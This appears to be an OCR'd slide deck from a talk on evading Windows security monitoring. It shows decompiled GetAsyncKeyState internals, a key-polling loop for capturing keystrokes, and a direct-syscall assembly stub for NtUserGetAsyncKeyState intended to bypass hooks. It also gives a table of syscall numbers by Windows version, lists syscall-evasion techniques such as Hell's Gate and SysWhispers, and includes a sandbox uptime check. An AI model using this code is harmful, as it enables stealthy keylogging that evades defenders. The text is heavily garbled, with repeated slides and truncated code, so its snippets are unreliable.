  if ( !NtCurrentTeb()->Win32ThreadInfo && !NtUserGetThreadState(14i64) )
    return v1;
  if ( (unsigned int)(vKey - 1) <= 1 && *(_DWORD *)(qword_1800B8250 + 1988) )
    vKey ^= 3u;
  if ( (unsigned int)vKey >= 0x20 )
    return NtUserGetAsyncKeyState((u
  v4 = NtCurrentTeb();
  if ( HIDWORD(v4->Win32ClientInfo[15])
    || ((unsigned __int8)(1 << (vKey &
  {
    return NtUserGetAsyncKeyState((unsig
  }
  return (*((_BYTE *)&v4->Win32ClientInfo[1
}
```

Wait! It crashes!


```
1   GetAsyncKeyState(int vKey)
2   {
3       if (vKey < 0 || vKey > 256)
4           return 0;
5       return (SHORT)NtUserGetAsyncKeyState((DWORD)vKey);
6   }
```

```
SHORT __stdcall GetAsyncKeyState(int vKey)
{
  SHORT v1; // di
  struct _TEB *v4; // r9

  v1 = 0;
  if ( !NtCurrentTeb()->Win32ThreadInfo && !NtUserGetThreadState(14i64) )
    return v1;
  if ( (unsigned int)(vKey - 1) <= 1 && *(_DWORD *)(qword_1800B8250 + 1988) )
    vKey ^= 3u;
  if ( (unsigned int)vKey >= 0x20 )
    return NtUserGetAsyncKeyState((unsigned int)vKey);
  v4 = NtCurrentTeb();
  if ( HIDWORD(v4->Win32ClientInfo[15]) != *(_DWORD *)(qword_1800B8250 + 6988)
    || ((unsigned __int8)(1 << (vKey & 7)) & *((_BYTE *)&v4->Win32ClientInfo[17]
                                             + ((unsigned __int64)(unsigned __int8)vKey >> 3))) != 0 )
  {
    return NtUserGetAsyncKeyState((unsigned int)vKey);
  }
  return (*((_BYTE *)&v4->Win32ClientInfo[16] + ((unsigne      __int8)vKey >> 2)) & (unsigned __int8)(1 << (2 * (vKey & 3)))) != 0 ? 0x8000 : 0;
}
```


Let's call the Native function.

```
1        // Range from 0x20-0xFE due to us trying to avoid the previous checks
2        for (int i = 33; i < 255; i++) {
3            // Get state
4            state = (SHORT)GetAsyncKeyState((DWORD)i);
```

We getting hooked!



We getting hooked!



What is the syscall stub?

```
1    mov r10, rcx
2    mov eax, SSN
3    syscall
```

What is the syscall stub?


```
1    mov r10, rcx
2    mov eax, SSN
3    syscall
```

What is the syscall stub?

```
1    mov r10, rcx
2    mov eax, SSN
3    syscall
```

What is the syscall stub?

```
1    mov r10, rcx
2    mov eax, SSN
3    syscall
```



Let's call the stub!

```
1   section .text
2       global _NtUserGetAsyncKeyState
3
4   _NtUserGetAsyncKeyState:
5       mov ecx, 0x103F
6       mov edx, [esp + 4]
7       int 0x2e
8       ret
9
```

Let's call the stub!

```
1   section .text
2       global _NtUserGetAsyncKeyState
3
4   _NtUserGetAsyncKeyState:
5       mov ecx, 0x103F
6       mov edx, [esp + 4]
7       int 0x2e
8       ret
9
```

Let's call the stub!

```
1   section .text
2       global _NtUserGetAsyncKeyState
3
4   _NtUserGetAsyncKeyState:
5       mov ecx, 0x103F
6       mov edx, [esp + 4]
7       int 0x2e
8       ret
9
```

```
1   section .text
2       global NtUserGetAsyncKeyState
3
4   NtUserGetAsyncKeyState:
5       mov r10, rcx
6       mov eax, 0x103F
7
8       syscall
9       ret
```

Let's call the stub!

```
1   // https://doxygen.reactos.org/d4/d49/win32ss_2user_2ntuser_2keyboard_8c.html#ab695305553e9ff550bcefb0e5acec9de
2   extern SHORT NtUserGetAsyncKeyState(
3       IN                  Key
4   );
5
6   ...
7
8           // F                om 0x20-0xFE due to us trying to avoid the previous checks
9           for (int i = 33; i < 255; i++) {
10              // Get state
11              state = (SHORT)NtUserGetAsyncKeyState((DWORD)i);
12
```

Let's call the stub!

```
1   // https://doxygen.reactos.org/d4/d49/win32ss_2user_2ntuser_2keyboard_8c.html#ab695305553e9ff550bcefb0e5acec9de
2   extern SHORT NtUserGetAsyncKeyState(
3       IN      INT     vKey
4   );
5
6   ...
7
8           // Range from 0x20-0xFE due to us trying to avoid the previous checks
9           for (int i = 33; i < 255; i++) {
10              // Get state
11              state = (SHORT)NtUserGetAsyncKeyState((DWORD)i);
12
```

SSNs change...

Windows 8 (hide)		Windows 10 (hide)														Windows 11 and Server (hide)				
8.0	8.1	1507	1511	1607	1703	1709	1803	1809	1903	1909	2004	20H2	21H1	21H2	22H2	Server 2022	11 21H2	11 22H2	11 23H2	Server 23H2
0x1045	0x1046	0x1047	0x1047	0x1047	0x1047	0x1047	0x1047	0x1047	0x1047	0x1047	0x1044	0x1044	0x1044	0x1044	0x1044	0x1044	0x103f	0x103f	0x103f	0x103f

Gates Everywhere!

Exception Directory

Gates Everywhere!

Exception Directory

Tampering syscalls

Gates Everywhere!

- Exception Directory
- Tampering syscalls
- Freshy Calls

Gates Everywhere!

- Exception Directory
- SysWhispers
- Tampering syscalls
- Freshy Calls

Gates Everywhere!

- Exception Directory
- SysWhispers
- Tampering syscalls
- SysWhispers2
- Freshy Calls

Gates Everywhere!

- Exception Directory
- Tampering syscalls
- Freshy Calls
- SysWhispers
- SysWhispers2
- SysWhispers3

Gates Everywhere!

- Exception Directory
- Hell's Gate
- Tampering syscalls
- Freshy Calls
- SysWhispers
- SysWhispers2
- SysWhispers3

Gates Everywhere!

- Exception Directory
- Hell's Gate
- Halo's Gate
- Tartarus Gate
- Hampering syscalls
- Recycled Gate
- Freshy
- SysWhispers
- SysWhispers2
- SysWhispers3

Gates Everywhere!

Exception Directory

Whispers

Hell's Gate

Halo's Gate

pering syscalls

SysWhisp

Recycled Gate

Fresh

SysWhispers3

Gates Everywhere!

Exception Directory

Hell's Gate

Whispers

Halo's Gate

Tampering syscalls

SysWhispers

Recycled Gate

Freshy

Mutation Gate

Gates Everywhere!

Exception Directory

Whispers

Hell's Gate

Halo's Gate

TartarusGate

Recycled Gate

Mutation Gate


Security advances.

News Risk management Microsoft Defender · 4 min read


Microsoft announces new solutions for threat intelligence and attack surface management

By Vasu Jakkal, Corporate Vice President, Security, Compliance, Identity, and Management


We getting hooked!




Sometimes we just need to simplify things.




We should focus on sandboxes...



We should focus on sandboxes...



We should focus on sandboxes...



What's your uptime?

```
1   #include <windows.h>
2   #include <stdio.h>
3
4   #define MIN_UPTIME 300000 // 5 min; 5*60=300s; 5*60*1000=300000 ms
5
6   //Check for Computer Uptime Greate
7   int checkUptime() {
8       // System uptime
9       // We are using GetTickCount64
10      // Retrieves the number of millise s that have elapsed since the system was started.
11      // https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-gettickcount64
12      return (GetTickCount() < (MIN_UPTIME));
13  }
14
```


What's your uptime?

```c
#include <windows.h>
#include <stdio.h>

#define MIN_UPTIME 300000 // 5 min; 5*60=300s; 5*60*1000=300000 ms

//Check for Computer Uptime Greater than 5 min
int checkUptime() {
    // System uptime
    // We are using GetTickCount64
    // Retrieves the number of milliseconds that have elapsed since the system was started.
    // https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-gettickcount64
    return (GetTickCount() < (MIN_UPTIME));
}

```


What's your uptime?

```c
#include <windows.h>
#include <stdio.h>

#define MIN_UPTIME 300000 // 5 min; 5*60=300s; 5*60*1000=300000 ms

//Check for Computer Uptime Greater than 5 min
int checkUptime() {
    // System uptime
    // We are using GetTickCount64
    // Retrieves the number of milliseconds that have elapsed since the system was started.
    // https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-gettickcount64
    return (GetTickCount() < (MIN_UPTIME));
}

```


A world of lies



